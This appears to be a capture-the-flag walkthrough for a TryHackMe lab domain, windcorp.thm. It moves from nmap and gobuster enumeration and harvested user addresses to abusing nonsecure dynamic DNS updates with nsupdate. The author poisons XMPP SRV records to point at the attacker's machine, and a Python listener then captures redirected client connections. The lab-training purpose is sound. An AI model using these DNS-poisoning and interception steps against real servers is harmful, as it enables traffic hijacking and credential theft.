Simply create a folder an cd to this directory.

```
root@ip-10-10-80-239:~#
root@ip-10-10-80-239:~#
root@ip-10-10-80-239:~# mkdir /root/Desktop/set2Room
```

```
root@ip-10-10-80-239:~#
root@ip-10-10-80-239:~#
root@ip-10-10-80-239:~# cd /root/Desktop/set2Room/
```

Run a nmap scan on target to find open ports.

Applications Places System Fri 7 Oct, 14:56 AttackBox IP:10.10.84.113

root@ip-10-10-84-113: ~

File Edit View Search Terminal Help

```
root@ip-10-10-84-113:~# nmap -Pn windcorp.thm

Starting Nmap 7.60 ( https://nmap.org ) at 2022-10-07 14:55 BST
Nmap scan report for windcorp.thm (10.10.78.210)
Host is up (0.00088s latency).
Not shown: 978 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
443/tcp  open  https
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
2179/tcp open  vmrdp
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
5222/tcp open  xmpp-client
5269/tcp open  xmpp-server
7070/tcp open  realserver
7443/tcp open  oracleas-https
7777/tcp open  cbt
9090/tcp open  zeus-admin
9091/tcp open  xmltec-xmlmail
MAC Address: 02:E6:D2:C9:E3:5F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 25.09 seconds
root@ip-10-10-84-113:~#
```

Run nmap again but this time with default script.
As we can see, after scanning the port:443 this scripts reveals all the subdomains for us and after that in the ldap section we can see the domain name of the target.

```
root@ip-10-10-84-113:~# nmap -Pn --open -sV -sS --script=default windcorp.thm

Starting Nmap 7.60 ( https://nmap.org ) at 2022-10-07 15:00 BST
Nmap scan report for windcorp.thm (10.10.78.210)
Host is up (0.00087s latency).
Not shown: 978 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE            VERSION
53/tcp   open  domain             Microsoft DNS
80/tcp   open  http               Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to https://fire.windcorp.thm/
88/tcp   open  kerberos-sec       Microsoft Windows Kerberos (server time: 2022-10-07 14:01:16Z)
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
389/tcp  open  ldap               Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:selfservice.windcorp.thm, DNS:selfservice.dev.windcorp.thm
| Not valid before: 2020-05-29T03:31:08
|_Not valid after:  2028-05-29T03:41:03
|_ssl-date: 2022-10-07T14:01:55+00:00; -1s from scanner time.
443/tcp  open  ssl/http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:selfservice.windcorp.thm, DNS:selfservice.dev.windcorp.thm
| Not valid before: 2020-05-29T03:31:08
|_Not valid after:  2028-05-29T03:41:03
|_ssl-date: 2022-10-07T14:01:54+00:00; 0s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http         Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap           Microsoft Windows Active Directory LDAP (Domain: windcorp.thm0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=fire.windcorp.thm
| Subject Alternative Name: DNS:fire.windcorp.thm, DNS:selfservice.windcorp.thm, DNS:selfservice.dev.windcorp.thm
| Not valid before: 2020-05-29T03:31:08
```

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~#
root@ip-10-10-84-113:~# vim /etc/hosts
```

Let’s create records for our local DNS.

```
root@ip-10-10-80-239: ~/Desktop/set2Room
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-80-239: ~/Desktop/set2Room  ×  root@ip-10-10-80-239: ~/Desktop/set2Room  ×  root@ip-10-10-80-239: ~/Desktop/set2Room  ×
127.0.0.1       localhost
127.0.1.1       tryhackme.lan   tryhackme


10.10.82.198    windcorp.thm
10.10.82.198    fire.windcorp.thm
10.10.82.198    selfservice.windcorp.thm
10.10.82.198    selfservice.dev.windcorp.thm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


We can run gobuster to find hidden directories.


After that we see that there is a powershell directory which is valuable for us.


```
root@ip-10-10-147-194: ~/Desktop/set2Room  ×  root@ip-10-10-147-194: ~/Desktop/Tools/wordlists/dirbuster  ×  root@ip-10-10-147-194: ~/Desktop/set2Room  ×
root@ip-10-10-147-194:~/Desktop/set2Room# gobuster dir -k -u https://fire.windcorp.thm -w /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.tx
t
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://fire.windcorp.thm
[+] Threads:        10
[+] Wordlist:       /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2022/10/09 10:42:46 Starting gobuster
===============================================================
/img (Status: 301)
/powershell (Status: 302)
/css (Status: 301)
/vendor (Status: 301)
/IMG (Status: 301)
Progress: 6000 / 220562 (2.72%)
```

We can go to "https://fire.windcorp.thm" to find number of users and then we can find users like:


sadswan869@fire.windcorp.thm
organicfish718@fire.windcorp.thm
goldencat416@fire.windcorp.thm
buse@fire.windcorp.thm
and others.....







After enumerating most of the services running on the target machine, I finally found something in the DNS records: Flag-1 :)))))))



lets see if we can modify the dns records:

1-in attacker machine run the following:

nsupdate

2-an interactive shell will come up and the we can send updates for dns like following:

> server <target-machine-IP-address>
> update add windcorp.thm 3600 TXT "this is me"
> send

3-as we can see in the following image, our record is now on the target DNS service:

```
File  Edit  View  Search  Terminal  Tabs  Help

root@ip-10-10-80-239: ~/Desktop/set2Room   root@ip-10-10-80-239: ~/Desktop/set2Room   root@ip-10-10-80-239: ~/Desktop/set2Room

root@ip-10-10-80-239:~/Desktop/set2Room# dig @10.10.82.198 windcorp.thm ANY

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> @10.10.82.198 windcorp.thm ANY
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42815
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;windcorp.thm.                  IN      ANY

;; ANSWER SECTION:
windcorp.thm.           600     IN      A       10.10.82.198
windcorp.thm.           3600    IN      NS      fire.windcorp.thm.
windcorp.thm.           3600    IN      SOA     fire.windcorp.thm. hostmaster.windcorp.thm. 295 900 600 86400 3600
windcorp.thm.           86400   IN      TXT     "THM{Allowing nonsecure dynamic updates is a significant security vulnerability because updates can be accepte
d from untrusted sources}"
windcorp.thm.           3600    IN      TXT     "this is me"

;; ADDITIONAL SECTION:
fire.windcorp.thm.      3600    IN      A       10.10.82.198
fire.windcorp.thm.      3600    IN      A       192.168.112.1

;; Query time: 0 msec
;; SERVER: 10.10.82.198#53(10.10.82.198)
;; WHEN: Sun Oct 09 08:55:49 BST 2022
;; MSG SIZE  rcvd: 325

root@ip-10-10-80-239:~/Desktop/set2Room#
```

Activate Windows

Before poisoning the SRV records I tried several ways to redirect traffic through my attacker's machine.
But I finally decided to work with SRV records.
I showed you what are the srv records and why we use them in the following image:

SRV records have a lot of different uses, but one common way to make use of SRV is to enable the location of the service endpoint for a specific domain with respect to different internet protocols, including XMPP and of course session inline protocol, or SIP, the protocol used for VoIP.

I decided to redirect the XMPP-server's traffic to my machine
so I found that we should put this records in target's DNS server:

Openfire Admin Console | openfire xmpp server dn | SRV Records - XMPP WIKI | Clarification needed - DN | How to create DNS SRV

https://wiki.xmpp.org/web/SRV_Records

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Record format

An SRV record has the form:

```
_service._proto.name TTL class SRV priority weight port target
```

- **service**: the symbolic name of the desired service.
- **proto**: the transport protocol of the desired service; this is usually either TCP or UDP.
- **name**: the domain name for which this record is valid.
- **TTL**: standard DNS time to live field.
- **class**: standard DNS class field (this is always **IN**).
- **priority**: the priority of the target host, lower value means more preferred.
- **weight**: A relative weight for records with the same priority.
- **port**: the TCP or UDP port on which the service is to be found.
- **target**: the canonical hostname of the machine providing the service.

XMPP SRV records

```
_xmpp-client._tcp.example.net. TTL IN SRV priority weight port target
_xmpp-server._tcp.example.net. TTL IN SRV priority weight port target
```

Example 1

```
_xmpp-client._tcp.example.net. 86400 IN SRV 5 0 5222 example.net.
_xmpp-server._tcp.example.net. 86400 IN SRV 5 0 5269 example.net.
```

As we did before for the TXT records, we can do the same for SRV records related to XMPP service.

```
root@ip-10-10-80-239: ~/Desktop/set2Room
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-80-239: ~/Desktop/set2Room   root@ip-10-10-80-239: ~/Desktop/set2Room   root@ip-10-10-80-239: ~/Desktop/set2Room
root@ip-10-10-80-239:~/Desktop/set2Room# nsupdate
> server 10.10.82.198
> update add _xmpp-client._tcp.fire.windcorp.thm 86400 IN SRV 0 0 5222   10.10.147.194
> update add _xmpp-server._tcp.fire.windcorp.thm 86400 IN SRV 0 0 5269   10.10.147.194
> send
>
```

Let’s check server SRV records:

```
root@ip-10-10-80-239:~/Desktop/set2Room# dig @10.10.82.198 _xmpp-server._tcp.fire.windcorp.thm SRV

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> @10.10.82.198 _xmpp-server._tcp.fire.windcorp.thm SRV
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34478
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;_xmpp-server._tcp.fire.windcorp.thm. IN        SRV

;; ANSWER SECTION:
_xmpp-server._tcp.fire.windcorp.thm. 86400 IN SRV 0 0 5269 10.10.147.194

;; Query time: 4018 msec
;; SERVER: 10.10.82.198#53(10.10.82.198)
;; WHEN: Sun Oct 09 09:06:01 BST 2022
;; MSG SIZE  rcvd: 96

root@ip-10-10-80-239:~/Desktop/set2Room#
```

And let’s check the client SRV record:

```
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-80-239: ~/Desktop/set2Room   root@ip-10-10-80-239: ~/Desktop/set2Room   root@ip-10-10-80-239: ~/Desktop/set2Room
root@ip-10-10-80-239:~/Desktop/set2Room# dig @10.10.82.198 _xmpp-client._tcp.fire.windcorp.thm SRV

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> @10.10.82.198 _xmpp-client._tcp.fire.windcorp.thm SRV
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10021
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;_xmpp-client._tcp.fire.windcorp.thm. IN        SRV

;; ANSWER SECTION:
_xmpp-client._tcp.fire.windcorp.thm. 86400 IN SRV 0 0 5222   10.10.147.194

;; Query time: 4314 msec
;; SERVER: 10.10.82.198#53(10.10.82.198)
;; WHEN: Sun Oct 09 09:08:24 BST 2022
;; MSG SIZE  rcvd: 96

root@ip-10-10-80-239:~/Desktop/set2Room#
```

We saw in the last step that we can put our records in the DNS service.
With this records I tell xmpp clients that instead of sending your packet to original open fire-server, send it to me, I am the xmpp server (or open fire server).
I wrote some code to prove you that the target's traffic will be redirected to our machine.
Write this script and save it then run it with python3:

root@ip-10-10-80-239: ~/Desktop/set2Room

File Edit View Search Terminal Tabs Help

root@ip-10-10-80-239: ~/Desktop/set2Room | root@ip-10-10-80-239: ~/Desktop/set2Room | root@ip-10-10-80-239: ~/Desktop/set2Room

```
import socket

HOST = '0.0.0.0'
PORT = 5222

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.bind((HOST, PORT))
    s.listen()
    while True:
        conn, addr = s.accept()
        with conn:
            print(f"\n-------------new connection from {addr}")
            data = conn.recv(2048)
            print(data)
            conn.close()
```

Sending SRV record updates for dns and then after that running this script, we can see that xmpp clients are now talking to attackers machine.


Then we can simply see that the following users are active:

+ sadswan869@fire.windcorp.thm
+ goldencat416@fire.windcorp.thm
+ organicfish718@fire.windcorp.thm

----DONT FORGET THIS USERS----

```
-------------new connection from ('10.10.82.198', 61999)
b"<stream:stream xmlns='jabber:client' to='fire.windcorp.thm' xmlns:stream='http://etherx.jabber.org/streams' version='1.0' from='goldencat416@fire.windcorp.t
hm' xml:lang='en'>"

-------------new connection from ('10.10.82.198', 62000)
b"<stream:stream xmlns='jabber:client' to='fire.windcorp.thm' xmlns:stream='http://etherx.jabber.org/streams' version='1.0' from='sadswan869@fire.windcorp.thm
 xml:lang='en'>"

-------------new connection from ('10.10.82.198', 62001)
b"<stream:stream xmlns='jabber:client' to='fire.windcorp.thm' xmlns:stream='http://etherx.jabber.org/streams' version='1.0' from='goldencat416@fire.windcorp.t
hm' xml:lang='en'>"

-------------new connection from ('10.10.82.198', 62002)
b"<stream:stream xmlns='jabber:client' to='fire.windcorp.thm' xmlns:stream='http://etherx.jabber.org/streams' version='1.0' from='sadswan869@fire.windcorp.thm
' xml:lang='en'>"

-------------new connection from ('10.10.82.198', 62003)
b"<stream:stream xmlns='jabber:client' to='fire.windcorp.thm' xmlns:stream='http://etherx.jabber.org/streams' version='1.0' from='organicfish718@fire.windcorp
.thm' xml:lang='en'>"

